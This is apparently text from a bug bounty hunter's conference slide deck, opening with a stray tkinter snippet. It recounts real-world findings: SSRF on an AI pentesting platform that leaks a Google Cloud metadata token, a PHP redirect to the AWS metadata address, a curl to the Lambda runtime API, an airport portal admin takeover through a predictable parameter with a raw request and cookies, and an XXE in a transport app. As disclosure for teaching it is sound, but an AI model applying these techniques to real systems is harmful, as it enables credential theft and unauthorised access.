


```
def key_pressed(key):  
    print(f"{key} pressed")
```

```
# Create the main window  
root = tk.Tk()  
root.title("Simple Keyboard")
```

```
# Create buttons for keys  
keys = ['Q', 'W', 'E', 'R', 'T', 'Y', 'U', 'I', 'O', 'P']  
in the following keys:  
    button = tk.Button(root, text=key, width=5,  
command=lambda k=key: key_pressed(k))  
    button.pack(side=tk.LEFT)
```

Pwn3d in
Style: The
Flashiest
Hacks of All
Time
positive
Cairo hack
talks



Whoami



Bug Bounty Hunter at Synack Red Team

Synack Red Team Legend

Founder of Security BSides Ahmedabad

Advisor at [RiskProfiler.io](https://riskprofiler.io)

Speaker at Defcon USA, Blackhat Saudi, RSA USA, GISEC Dubai, PT Hack Talk Vietnam, among others

Twitter: @niksthehacker

Instagram: imniksri

A Decade in Bug Bounty



10 Years



2000 Bugs
Found




500+ Targets
Hacked



\$ 2M

Hacking AI-Powered Pen testing Platform



Hacking AI-Powered Pen testing Platform

- Bug Hunting on AI Powered Pen testing Platform
- The tool takes the URL, run the scans and create vulnerability report
- The report create a video POC of vulnerabilities

Hacking AI-Powered Pen testing Platform

Web Applications

Get an overview of your web applications.

+ New Web Application

ACROPOLIS.SYNACK.COM63

SynackAcropolisInducteesArtemisEnvoyLegends

SYNACK
ACROPOLIS
TRUST. HONOR. EXCELLENCE.
APPLY NOW

Not Verified

ALL IN ONE TEST67

This page isn't working
qi0fmccp.x1.pe didn't send any data.
ERR_EMPTY_RESPONSE
Retest

Not Verified

K.COM84

Synack is temporarily down for maintenance.
We'll be back up soon. Thanks for your patience.

Not Verified

.COM93

Google sign-in has a new look
We've improved the sign-in page with a more modern design

Not Verified

Hacking AI-Powered Pen testing Platform

- Instantly, I got an idea that how about scanning internal networks
- A quick look, figured out; it was running on google cloud
- So, thought to scan google metadata instead

Hacking AI-Powered Pen testing Platform

NEW WEB APPLICATION

Name

Web address (including [http://](#) or [https://](#))

Default test mode

This setting can be changed later in your web application's default test profile.



Full Test
All tests in test suite, including injection attacks.
[Requires DNS validation](#)



Light Test ✓
A light test is a full test without injection attacks.
[Does not require DNS validation](#)

Authentication

If your web application is protected by a login page, enable authentication and provide credentials for at least one test user.



With Authentication
The application is protected by a login page.



Without Authentication ✓
The application does not require authentication.

[+ Create](#)

Hacking AI-Powered Pen testing Platform



403. That's an error.

Your client does not have permission to get URL `/computeMetadata/v1/` from this server. Missing Metadata-Flavor:Google header. That's all we know.



Hacking AI-Powered Pen testing Platform

- Google Cloud only allows access to metadata, if "Metadata-Flavor: Google" as Header been set.
- As a researcher, I've noticed that a common feature in vulnerability scanners is the ability to create custom headers.
- Found this option under scanner settings.

Hacking AI-Powered Pen testing Platform

Hostname of external login page (optional)

If your login page does not appear as the first page or redirect in your web-app *and* it is hosted on an external hostname different from your web app's hostname, enter the hostname of the login page here (e.g., `name.authprovider.com`).

Basic Authentication (HTTP)

If your web server requires Basic Authentication, you can provide the username and password here. Heyhack will encode the credentials according to the [RFC 7235](#) standard and add the encoded value in the `Authorization` header in every request made to your server.

Blacklisted hostnames

If there are any specific hostnames that Heyhack should not make requests to when conducting the test, please enter them here.

Whitelisted hostnames

If there are any specific hostnames that you wish to include in the scope of the test, please enter them here.

Custom headers

Basic Username

Basic Password

HOSTNAME

 +

HOSTNAME

 +

HEADER

VALUE

Metadata-Flavor

Google



Hacking AI-Powered Pen testing Platform

Penetration Test Video

Review every page and element crawled and scanned by [Scan](#).

[Application](#) [Reports](#) [Penetration Test Report](#) [Video](#)

```
{*access_token*:"ya29.c.c0AY_VpZj19qFC-  
y0uMteuKahdyCXXIruVw207adw08V9787Pa2sx88TlFDVmbhuX_1ku28KT4Xz12gF1jED81u28rn_1Nr61a53n00J2_bJywd7cyMjXLe90Fb9q1e9a18NIIc_p5Enz7lTS46Ah1g3X1a8BLCByDFjog36A1RW  
ckY32M7CqgZ0X_BYVWg07ET1aYRajEvahZjaVpT9nc0E0k-_jdF6ZWRdv6A047T65AK7az0yYhkMx_s-eikTnV9w8a0ELLuF1UUVg_9Aeg0i-cs7MyroPAtdxVbP-  
2vzt6U1W6yhuKSnaYn2vxp3nhjpb8A2AL7jPuYWh183jTXTHPxFBT3sdPLe1In0e7ahbjFLQ_-5reVLR23RnHfL8uUjwJwCUZq641ICy4Jxk46RWjeadUOhrk80hJULX31n8vfv9xcvra6BuI81I1c-  
hj86w797Fwka1decjg99qMh1ak2wadhukz3XTR18fIMNVS21.6qwg00_85Xrchjztuvf6e0r4k1uad1BogrQzdlrjokCY(pvQ8R9hewc51p5gV0wgfzzyvVZeUtk78apew13rtfz9bfR8dQVHz7d1asrt  
06c4I9y19VXftbaXRv8zU4uWR81VkcW06_zv2d07wM1RI250nU0JFq50L7b3Iv5up_XV86Zqzpc2xk8Um81eSB2V0ZySYq66Uv1Iov8jYjMBBc_ZMcV7  
o11MhX1hsu11ZuBn1P01Isad0Qc13awysj0hZ1wyZed3p42_xesMMQyqkF-YUUMh1-  
RX907js0Y7jFrlqrd1007Mgv0uVtRfVY6z1B4h3_3t510m8089webBVg8v849na0X1pzh77Vc4UcIMq1851Ra9mL5287q8XyuvkL_568tj9Physhksnht-N-  
s6zn6ed88tFFjvplh8wQjY8FFrLwNw2rVtS_5r0p54tqaaFrVj5e1cn2v8K2226V3KJ2snt78n6f0p1Qt4sq8_ddnY",*expires_in*:"1953",*token_type*:"Bearer"}
```

Hacking AI-Powered Pen testing Platform



SSRF in Attack Surface Management

- Widely Used
- Microsoft Partner App
- Gartner Peer Ratings Customers Choice 2024

SSRF in Attack Surface Management

- Application takes domain name as input
- Application starts recon for subdomains, IP address, certs etc.
- It also creates screenshot for parent domain too.
- Idea is to provide the parent page as SSRF metadata and try to capture the screenshot of it via parent domain

SSRF in Attack Surface Management

The screenshot displays an Attack Surface Management (ASM) dashboard. On the left is a dark sidebar with navigation links: Dashboard, Cyber [redacted], Brand [redacted], Recon [redacted], Internet Inventory, Attack Path Analysis, Reports, Users, Activity Logs, and Integrations. The main area features a search bar, filters, and a row of asset categories: My Domains (5), Subdomains (8.1K), IP Addresses (31.2K), Login URL's (21), IP Blocks (544), ASN Numbers (4), Certificates (555), and DNS Records (15.1K). Below these are three asset cards, each with a thumbnail, a domain input field, and a table of metrics.

Domain	Total Assets	Asset Criticality	Scan Mode	Domain Status
ethic[redacted].com	115	HIGH	Active Mode	Verified
fq9vyt35bwdc6emss89mqvbmjdp4d...	0	HIGH	Passive Mode	In-progress
[redacted].com	31652	CRITICAL	Passive Mode	In-progress

SSRF in Attack Surface Management

Thought to put a domain name with redirect setup on index page for e.g

```
<?php
header( 'Location: http://169.254.169.254/latest/user-data', true,
301);
exit();
?>
```

SSRF in Attack Surface Management

Added the domain in internet inventory, but the no screenshot captured

The image shows a web application interface for Attack Surface Management. On the left is a dark sidebar menu with the following items: Dashboard, Cyber, Brand, Recon, Internet Inventory, Attack Path Analysis, Reports, Users, Activity Logs, Integrations, and Alerts. The main content area has a search bar at the top. Below it are three tabs: 'My Domains • 4' (active), 'Subdomains • 8.1K', and 'IP Address'. Under the 'My Domains' tab, there's a section for 'nikhiltestsite.online'. This section includes a placeholder for a screenshot, a copy icon, and a 'ssrf test' section. The 'ssrf test' section shows 'View Details' link, 'Total Assets: 0', 'Scan Mode: Passive Mode', 'Asset Criticality: HIGH', and 'Domain Status: Unverified'. At the bottom of this section are 'Edit' and 'Verify' buttons.

SSRF in Attack Surface Management

- After exploring further, I figured out they are not using EC2 but Lambda
- Further looking for any internal API specific to Lambda
- Came across a tweet

SSRF in Attack Surface Management



Spencer Gietzen

@SpenGietz

Got RCE or SSRF inside an AWS Lambda function? Request "localhost:9001/2018-06-01/runtime/invocation/next" for the function's event data. Check the HTTP headers returned too! @RhinoSecurity

```
root:~# curl https://localhost:9001/2018-06-01/runtime/invocation/next
{"content-type": "application/json", "lambda-runtime-aws-request-id": "7c6f9c4f6f523386", "lambda-runtime-deadline-ms": "1565677837653", "lambda-runtime-invoked-function-arn": "arn:aws:lambda:us-west-2:123456789012:function:my-function", "lambda-runtime-trace-id": "Root=1-f78;Parent=1e3b4c5d6e7f;Sampled=0", "date": "Tue, 13 Aug 2019 06:30:34 GMT", "content-length": "1476"}{"batch_submissions": [{"ssn": "81", "id": "1", "first_name": "Grata", "last_name": "I", "email": "el@taobao.com", "gender": "Female", "ip_address": "192.168.1.1", "address": "4100 Rossing", "city": "Washington", "state": "District of Columbia", "zip": "20503", "website": "http://localhost:9001/2018-06-01/runtime/invocation/next"}, {"ssn": "21", "id": "2", "first_name": "Cooper", "last_name": "C", "email": "c@taobao.com", "gender": "Male", "ip_address": "192.168.1.1"}]}
```

10:13 PM · Aug 13, 2019

SSRF in Attack Surface Management


Attempted the SSRF again and but again got same result

The screenshot displays a web application interface. On the left is a dark sidebar menu with the following items: Dashboard, Cyber (with a dropdown arrow), Brand (with a dropdown arrow), Recon (with a dropdown arrow), Internet Inventory, Attack Path Analysis, Reports, Users, Activity Logs, Integrations (with a dropdown arrow), and Alerts. The main content area has a search bar at the top. Below it are three tabs: 'My Domains • 4' (active), 'Subdomains • 8.1K', and 'IP Address'. There are 'Edit' and 'Verify' buttons next to the 'My Domains' tab. The main content area shows a list of domains. The first domain is 'nikhiltestsite.online', which is highlighted. Below the domain name, there is a section for 'ssrf test' with a 'View Details →' link. The section displays the following information: Total Assets: 0, Scan Mode: Passive Mode, Asset Criticality: HIGH, and Domain Status: Unverified. There are 'Edit' and 'Verify' buttons at the bottom right of the domain entry.

SSRF in Attack Surface Management

- After some attempts, I figured out that, after couple of attempts application starts giving cached images if same domain is used
- Attempted the SSRF again with different domain and got the event data that was passed into the function for that current execution

SSRF in Attack Surface Management



Admin Takeover – Airport Security E-Services



System that issues
permissions to enter airport
(including govt, semi govt or private)



App generates link with
username & cid parameter
After login



cid remains same, only
Username changes

Admin Takeover – Airport Security E-Services

5035	https://	GET	g?u=RERDQVNNMQ%3D%3D&c...	✓	200	10179
5037	https://	GET	/Scripts/jquery.unobtrusive-ajax.min.js		200	3202
5038	https://	GET	/Scripts/jquery-ui-1.9.0.custom.min.js		200	236304
5039	https://	GET	/Scripts/jquery.validate.js		200	51168
5040	https://	GET	/Scripts/MicrosoftMvcAjax.js		200	6333
5041	https://	GET	/Scripts/MicrosoftAjax.js		200	101548
5042	https://	GET	/Scripts/MicrosoftMvcValidation.js		200	13982

Request

Pretty Raw ↗ Actions ▾

```
1 GET / /en/ ?u=RERDQVNNMQ%3D%3D&cid=
2 MTgwMA%3D%3D HTTP/1.1
3 Host:
4 Cookie: s=
333692938.47873.0000; TS0112b0b0=
0104e2960b40e97d743c24b05b42d2f44c0c74e4c96e198alf86d8d97dc96
478d61fee55f6b23877efc1dc342bcd1d13898401de1fe499bbe066e3ce47
f6d08219cccf655cb01238c357a5a9dd1e2b624e1a657ebaa26d9d718a705
651d7a794442afd22f5ad4ba154f6803a9b750caf62311fa7b38749099dc7
33c8c1c4bdc4d5c71d449d; TSaaf909d8027=
088d85249bab200002279b9e9d943170f95ba3da7473056e8547e11d082a7
eae7ebd3583a6ddb791084b2659c811300029f9df134f27795c4de41407f0
c2928349ad7754645eba8f5edf024adf952d0b753f3cae2a9d0392055b825
fde3de609; culture=en&lang=en;
__RequestVerificationToken_L0Zyb250T2ZmaWNl0=
j_4K1HwRjdgE_nDIFW0x6qtoEpc4D27MoEI6xf1QUpUkzs-4Py3h26ttr9PTI
nG2UdQWZilCWDOLkbwokNM7nR_dOLGViqPcVhvjRn4HrxTxhItlySP4vWSdmj
WK_tFgwE5gdAohlX9yVX--_L9k-w2; ASP.NET_SessionId=
2wi5bostcrltfirzydlna0r5
5 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/109.0
6 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/a
vif,image/webp,*/*;q=0.8
7 Accept-Language: en-US,en;q=0.5
8 Accept-Encoding: gzip, deflate
Referer: /en/Account/LogO
n
```

Response

Pretty Raw Render ↗ Actions ▾

```
1 HTTP/1.1 200 OK
2 Cache-Control: private
3 Content-Type: text/html; charset=utf-8
4 S
5 Date: Mon, 20 Feb 2023 18:46:48 GMT
6 Connection: close
7 Content-Length: 9402
8 Set-Cookie: TS0112b0b0=0104e2960b40e97d743c24b05b42d2f44c0c74;
9 Set-Cookie: TSaaf909d8027=088d85249bab2000b282bbdff947663dc2;
10
11
12 <!DOCTYPE html>
13 <!--[if lt IE 7]> <html class="no-js lt-ie9 lt-ie8 lt-ie
14 <!--[if IE 7]> <html class="no-js lt-ie9 lt-ie8"> <![
15 <!--[if IE 8]> <html class="no-js lt-ie9"> <![endif]-
16 <!--[if gt IE 8]><!-->
17 <html class="no-js">
18 <!--<![endif]>
19 <head>
20 <meta http-equiv="Content-Type" content="text/html; chars
21 <link rel="icon" type="image/png" href="/Content/NewUI/bootstr
22 <title>
23
24 <link href="/Content/NewUI/bootstrap.css" rel="
25 <link href="/Content/NewUI/common.css" rel="s
26
```

Admin Takeover – Airport Security E-Services

The screenshot displays the administrative interface of an Airport Security E-Services system. At the top, a blue header bar contains the text "Welcome mahboob, AMIN" on the left, "Logout" in the center, and "العربية" (Arabic) on the right. Below the header, a navigation bar features a logo with the tagline "Connecting the World" and four main menu items: "Home" (with a sub-link "Back to Home"), "FAQs", "User Manuals" (with a sub-link "Downloads"), and "Messages" (with a sub-link "Declaration").

The main content area is titled "Users Management". On the left, a dark blue sidebar menu lists various administrative functions: Profile, Companies Registration, Pass Transactions, Pass Assignments, Users Management (highlighted with a right-pointing arrow), Passes e-Payment, Sharp Items, and Reports. The main panel on the right includes a search bar with the label "Search:" and a blue "Search" button. Below the search bar is a green "+ Create New" link. At the bottom, a table header is visible with columns for "User Name", "Full Name", and "Job Title".


XXE in Germany Based Public Transport App



XXE in Germany Based Public Transport App

- Bug Hunting on a German Public Transport App
- While modifying profile, found application sending some base64 encoded data
- After decoding, found some XML Data transmitting to server

XXE in Germany Based Public Transport App



The screenshot shows a mobile application interface for 'Change my data'. At the top, there is a grey header bar with a hamburger menu icon and the text 'Change my data'. Below the header, the 'avv' logo is visible on the left, and a colorful dot matrix logo is on the right. The form contains several input fields: a dropdown menu for 'Mr', a text field for 'sri', a text field for 'nik', a text field for '19.07.1987', a text field for 'Street', a text field for 'N.', a text field for 'Postcode', a text field for 'City', and a dropdown menu for 'Country'.

Change my data

avv

Mr

sri

nik

19.07.1987

Street

N.

Postcode

City

Country

The request:

Request

Response

Raw

Params

Headers

Hex

POST /portals/dataportal HTTP/1.1

Content-Length: 1641

Content-Type: text/plain; charset=UTF-8

Host: www.

Connection: close

User-Agent: Dalvik/2.1.0 (Linux; U; Android Build/MRA58K)

send the highlighted data to decoder

062.6.26#PG1zZXJ2aWNlUmVxdWVzdCBYb2Nw25ZUUVy29kaW5nPSJVVEYtOCldmVyc2l2b2J0iM4wLjliPjxwb3J0YWwgbmFtZT0iaGFuZHIQb3J0YWwliHRyaWdnZXJ1aWU1PSIxOS4wNy4yMDE4IDlwOjU2liB2ZCJzaW9uPSI1LjcuMSI+PGRhdGEvPjwvcG9ydGFsPjxkZXZpY2Ug3bNWZXCJzaW9uPSI2LjAilGV4dGdVybWfSvmVyc2l2b2J0iM42LjliBkZXZpY2VJZD0iMzU4MjQwMDU4MzAyNTQ4IiBkZXZpY2VUeXA9IkFuZlJvaWQiIGFwcFZlcnNpb249IjluNiNlGZGV2aWNlTmFtZT0iaGFuZHVzYCAvE5leHVzIDUilGFwcE5hbWU9IkhhbmR5VGja2V0IERldXRzY2hsYV5kli8+PHBib2Nlc3Nlc3Q9ImdlbmVyaWMuQ2hhbmdivXNlckRhdGFQcm9jZXNzliBleHRlcn5hbFZlcnNpb249IjluNi4yNlGZGVzBwVmVyc2l2b2J0iM42LjliBpZD0icHJvYzAxliBsYW5nPSJlbiI+PGlkZW50PjxhbGlhcz5hNzViMmYyMmMzNTI0NW2NDViMTU1ODFiNGMxZWWMxMzwYWwXpYXMy+PHNjb2RIIH5cGU9IjliPjkiNjg4YmE2MzZhNDcyMGE4NWl3NjM0YWNmZWZ4Y2RkPC9zY29kZT4